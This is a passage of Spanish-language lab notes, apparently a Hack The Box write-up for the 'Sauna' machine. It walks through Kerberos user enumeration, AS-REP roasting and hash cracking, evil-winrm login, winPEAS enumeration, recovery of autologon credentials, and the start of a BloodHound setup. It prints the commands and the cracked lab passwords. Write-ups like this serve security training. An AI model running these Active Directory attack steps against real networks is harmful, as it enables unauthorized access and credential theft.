
elegimos linux amd 64

permisos



ejecutamos

/kerbrute_linux_amd64 userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL usuarios.txt




el user valido es fsmith@EGOTISTICAL-BANK.LOCAL

con GetNPUsers.py PRE AUTENTICATION USERS

ayuda de : https://cheatsheet.haax.fr/windows-systems/exploitation/kerberos/


```
$ locate GetNPUsers.py
/usr/share/doc/python3-impacket/examples/GetNPUsers.py

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$
```

/usr/share/doc/python3-impacket/examples/GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile usuarios.txt
al ejecutar encontramos




entonces ya tenemos el TGT

crackeamos con nuestro amigo john
john --wordlist=/usr/share/wordlists/rockyou.txt tgtfsmit.txt




user: fsmith@EGOTISTICAL-BANK.LOCAL
pass:Thestrokes23
entonces validamos con winrm si tenemos shell para evil-win


crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23



evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23



la flag en desktop



ENUMERACIÓN POST EXPLOTACION:
net user


Administrator FSmith Guest
HSmith krbtgt svc_loanmgr

net groups
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed with one or more errors.


net user fsmith

Usaremos a wipeas para validar configuraciones incorrectas:

vamos a
https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS
buscamos winpeas github y vamos a binarios



https://github.com/carlospolop/PEASS-ng/releases/tag/20230910-ae32193f




nos muestra varias arquitecturas por cual debemos tener conocimeinto de que arquitectura tenemos en el host sauna

valide con varios comando pero me daba acceso denegado por cual inventigando encontre el siguiente

https://www.sysadmit.com/2015/10/windows-como-saber-si-es-de-32-o-64-bits.html


reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PROCESSOR_ARCHITECTURE




segun este pequeño codigo sabemos que es de 64 bits

```
if "%PROCESSOR_ARCHITECTURE%" == "x86" (
echo "El SO es de 32 bits"
) else (
echo "El SO es de 64 bits"
)
```

descargamos el de 64 solo dando click




subimos en victima
upload /home/kali/machineshtb/Sauna/winPEASx64.exe
ejecutamos
./winPeasx64.exe




encontramos en la linea 1561 el autologon

user:svc_loanmanager
pass:Moneymakestheworldgoround!
nos conectamos con evil-win con este pass y user


crackmapexec winrm 10.10.10.175 -u 'svc_loanmanager' -p 'Moneymakestheworldgoround!'



sin embargo nos tira un error y es porque el usuario no existe





es user:svc_loanmgr
pass:Moneymakestheworldgoround!
evil-winrm -i 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'




##ELEVATION PRIVILEGE##################################
Vamo a requerir de bloodhound ver la maquina Forest donde se explica todo paso a paso

levantamos neo4j y vamos al localhost






Ingresamos credenciales neo4j pass 123




Borramos la base de datos de Neo4j importante porque nos toma el grafo del la ultima maquina hecha xd

